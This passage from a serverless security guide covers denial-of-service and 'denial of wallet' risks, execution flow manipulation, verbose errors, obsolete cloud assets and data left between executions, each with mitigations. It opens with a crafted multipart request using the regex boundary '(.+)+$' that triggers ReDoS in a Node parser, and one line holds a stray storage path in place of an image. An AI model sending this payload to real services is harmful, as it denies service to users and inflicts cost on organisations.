Content-Type: multipart/form-data; boundary=(.+)+$
Connection: keep-alive

(.+)+$
Content-Disposition: form-data; name="text"

PureSec
(.+)+$
Content-Disposition: form-data; name="file1"; filename="a.txt"
Content-Type: text/plain

Content of a.txt.

(.+)+$
Content-Disposition: form-data; name="file2"; filename="a.html"
Content-Type: text/html

<!DOCTYPE html><title>Content of a.html.</title>

(.+)+$
```

In this example, the boundary string was chosen as the extremely inefficient regular expression `(.+)+$`. This boundary string, with a simple request body such as the one cited above, will cause a 100-percent central processing unit (CPU) utilization event for an extended period.

CSA Israel recently tested the effectiveness of this boundary string using a MacBook Pro (with a 3.5Ghz Intel Core i7 CPU). The result? The Node process did not finish parsing the body—even after 10 minutes of running time. The function also timed out when testing against an AWS Lambda function, which uses this node package.

An attacker may send numerous concurrent malicious requests to an AWS Lambda function which uses this package until the concurrent executions limit is reached. As a result, this will deny other users access to the application. An attacker may also push the Lambda function to "over-execute" for long periods, essentially inflating the monthly bill and inflicting a financial loss on the target organization.

More details are available on the PureSec blog.

Serverless resource exhaustion: Most serverless architecture vendors define default limits on the execution of serverless functions, such as:

- Per-execution memory allocation
- Per-execution ephemeral disk capacity
- Per-execution number of processes and threads
- Maximum execution duration per function
- Maximum payload size
- Per-account concurrent execution limit
- Per-function concurrent execution limit

Depending on limit and activity types, poorly designed or configured applications may result in unacceptable levels of latency, or even render applications unusable.

AWS virtual private cloud (VPC) Internet Protocol (IP) address depletion: Organizations that deploy AWS Lambda functions in VPC environments should consider the potential exhaustion of IP addresses in the VPC subnet. An attacker may cause a DoS scenario by forcing more and more function instances to execute and deplete the VPC subnet from available IP addresses.

Threat exploitation example

Financial resource exhaustion: An attacker may push a serverless application to "over-execute" for long durations, inflating a target organization's monthly bill and inflicting financial loss.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Automatic scalability	Scalability is cumbersome and requires careful pre-planning	Serverless environments are provisioned automatically, on-demand; this means they can withstand high bandwidth attacks without any downtime

Execution limits	Standard network, disk and memory limits	To avoid excessive billing and/or damage on other tenants sharing the infrastructure, serverless applications use execution limits; attackers may attempt to hit these limits and saturate the system
IP address depletion	N/A	When running AWS Lambda in VPCs, organizations should ensure they have enough IP addresses in the VPC subnet

Mitigation

For organizations seeking a response to DoS and Denial of Wallet (DoW) attacks against serverless architectures, there are numerous mitigations and best practices available. Examples include:

- Write efficient serverless functions that perform discrete, targeted tasks. More information is available at the following links:
  - "Best Practices for Working with AWS Lambda Functions"
  - "Optimize the performance and reliability of Azure Functions"
- Set appropriate timeout limits for serverless function execution
- Set appropriate disk usage limits for serverless functions
- Apply request throttling on API calls
- Enforce proper access controls to serverless functions
- Use APIs, modules and, libraries which are not vulnerable to application layer DoS attacks, such as ReDoS, billion-laughs-attack, etc.
- Ensure the VPC Lambda subnet has enough IP addresses to scale
- Specify at least one subnet in each Availability Zone in the AWS Lambda function configuration. Through specification, Lambda functions can run in another Availability Zone if one goes down or runs out of IP addresses. More information is available here.

Organizations may use a serverless security platform for automated protection against application layer denial of service

SAS-9: SERVERLESS FUNCTION EXECUTION FLOW MANIPULATION

Business logic manipulation may help attackers subvert application logic. Using this technique, attackers may bypass access controls, elevate user privileges or mount a
DoS attack.

Business logic manipulation is a common problem in many types of software and serverless architectures. However, serverless applications are unique, as they often follow the microservices design paradigm and contain many discrete functions. These functions are chained together in a specific order, which implements the overall application logic.

In a system where multiple functions exist - and each function may invoke another function - the order of invocation may be critical for achieving the desired logic. Moreover, the design might assume that certain functions are only invoked under specific scenarios and only by authorized invokers.


Business logic manipulation in serverless applications may also occur within a single function, where an attacker might exploit bad design or inject malicious code during the execution of a function, for example, by exploiting functions which load data from untrusted sources or compromised cloud resources.

Another relevant scenario, in which the multiple functions invocation process may become a target for attackers, are serverless-based state machines. Examples include those offered by AWS Step Functions, Azure Logic Apps, Azure Durable Functions or IBM Cloud Functions sequences.

The following serverless application, which calculates a cryptographic hash for files uploaded into a cloud storage bucket, can serve as an example. The application logic is as follows:

- Step No. 1: A user authenticates into the system.
- Step No. 2: The user calls a dedicated file-upload API and uploads a file to a cloud storage bucket .
- Step No. 3: The file upload API event triggers a file size sanity check on the uploaded file, expecting files with an 8 KB maximum size.
- Step No. 4: If the sanity check succeeds, a "file uploaded" notification message is published to a relevant topic in a Pub/Sub cloud messaging system.
- Step No. 5: As a result of the notification message in the Pub/Sub messaging system, a second serverless function—which performs the cryptographic hash—is executed on the relevant file.

The following image presents a schematic workflow of the application described above:



Threat exploitation example

This system design assumes functions and events are invoked in the desired order. However, a malicious user may manipulate the system in two ways:

1. If the cloud storage bucket does not enforce proper access controls, any user may be able to upload files directly into the bucket, bypassing the size sanity check (which is only applied in Step No. 3). Malicious users may upload numerous large files, essentially consuming all available system resources as defined by the system's quota.
2. If the Pub/Sub messaging system does not enforce proper access controls on the relevant topic, any user may be able to publish numerous "file uploaded" messages—forcing the system to continuously execute the cryptographic file hashing function until all system resources are consumed.

In both cases, an attacker may consume system resources until the defined quota is met, and then deny service from other system users. Another possible outcome is an inflated monthly bill from the serverless architecture cloud vendor (also known as "Financial Resource Exhaustion").

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Flow is enforced on...	Depending on the application type, could be user flow, web page flow, business logic flow	Similar to traditional applications (depending on front end); however, serverless functions may also require flow enforcement (especially in applications mimicking state machines using functions)

Mitigation

Protecting serverless applications against business logic manipulation can be done by leveraging a serverless security platform capable of enforcing normal application flow and verifying that functions behave as designed.

In addition, organizations should design the system without making any assumptions about legitimate invocation flow. Developers should set proper access controls and permissions for each function, and - where applicable - use a robust application state management facility.

SAS-10: IMPROPER EXCEPTION HANDLING AND VERBOSE ERROR MESSAGES

At the time of this writing, line-by-line debugging options for serverless-based applications are limited (and more complex) when compared to debugging capabilities for standard applications. This reality is especially true when serverless function utilizes cloud-based services not available when debugging the code locally.

As a result, developers will frequently adopt the use of verbose error messages, enable debugging environment variables and eventually forget to clean code when moving it to the production environment.

Threat exploitation example

Verbose error messages exposed to end users (such as stack traces or syntax errors) may reveal details about serverless function internal logic—unknowingly revealing potential weaknesses, flaws or sensitive data.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Ease of debugging and tracing	Easy-to-debug applications using standard debugger or integrated development environment (IDE) tracing capabilities	Currently, debugging serverless applications is more complex than traditional applications; some developers might get tempted to use verbose error messages and debug prints

Mitigation

Developers are encouraged to use debugging facilities provided by their serverless architecture and avoid verbose debug printing as a means to debug software.

If the serverless environment supports the definition of custom error responses—such as those provided by API gateways—the creation of simple error messages is advised. These messages should not reveal any details about internal implementation or any environment variables.

SAS-11: OBSOLETE FUNCTIONS, CLOUD RESOURCES AND EVENT TRIGGERS

Similar to other types of modern software applications, over time some serverless functions and related cloud resources might become obsolete and should be decommissioned. Pruning obsolete application components should be done periodically both for reducing unnecessary costs, and for reducing avoidable attack surfaces. Obsolete serverless application components may include:

- Deprecated serverless functions versions
- Serverless functions that are not relevant anymore
- Unused cloud resources (e.g. storage buckets, databases, message queues, etc.)
- Unnecessary serverless event source triggers
- Unused users, roles or identities
- Unused software dependencies

Threat exploitation example

During a preliminary attack reconnaissance phase, malicious users will usually begin by mapping the serverless application, looking for the path of least resistance. Obsolete functions / cloud resources, unnecessary event source triggers or IAM roles are the most likely targets for abuse.

As an example, developers might leave event source triggers, which are unaccounted for and are probably not monitored properly. Such event triggers may enable an attacker to bypass authentication mechanisms or abuse business logic.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Method of detecting & tracking obsolete application resources	Application components are tracked through software code repositories and source control. In addition, code coverage tools may be used to detect “dead code”.	Since serverless applications are built with loosely coupled cloud components such as functions and resources - a cloud-native asset inventory & posture management solution should be used.

Mitigation

Organizations should continuously perform discovery and pruning of obsolete serverless assets, cloud resources, IAM roles and any unknown serverless code that might have been deployed outside of the normal development process. Such discovery can be automated by using a cloud security posture management (CSPM) solution, or a serverless security platform (SSP).

SAS-12: CROSS-EXECUTION DATA PERSISTENCY

Serverless platforms offer application developers local disk storage, environment variables and RAM memory in order to perform compute tasks in a similar fashion to any modern software stacks.

In order to make serverless platforms efficient in handling new invocations and avoid cold-starts, cloud providers might reuse the execution environment (e.g. container) for subsequent function invocations.

In a scenario where the serverless execution environment is reused for subsequent invocations, which may belong to different end users or session contexts, it is possible that sensitive data will be left behind and might be exposed.

Developers should always treat the execution environment of serverless functions as ephemeral and stateless and should not assume anything about the availability, integrity and most importantly - the disposal of locally stored data between invocations.

Comparison

There are no major differences, except for the fact that in serverless platforms, data persistency and disposal between executions of the same function is mandated by how cloud providers handle environment re-use.

Threat exploitation example

During function execution, the function might pull data from a remote API and store it locally in the /tmp/ directory of the serverless runtime environment. Such data might be session or user specific and may contain sensitive information. If at the end of the execution this data is not wiped clean, an attacker might abuse a vulnerability in function logic, and access data belonging to previous users.

Mitigation

Developers should keep in mind that locally stored data, including data stored on disk, in memory and in environment variables may persist between executions of the same function, in the same runtime environment. As such, it is not recommended to store sensitive application secrets or data in these locations, but rather use encrypted cloud secrets storage facilities.

When applicable, developers should discard any data from the execution environment at the end of each function execution.

Organizations can use a serverless security platform in order to monitor and prevent unauthorized access and leakage of sensitive data during function execution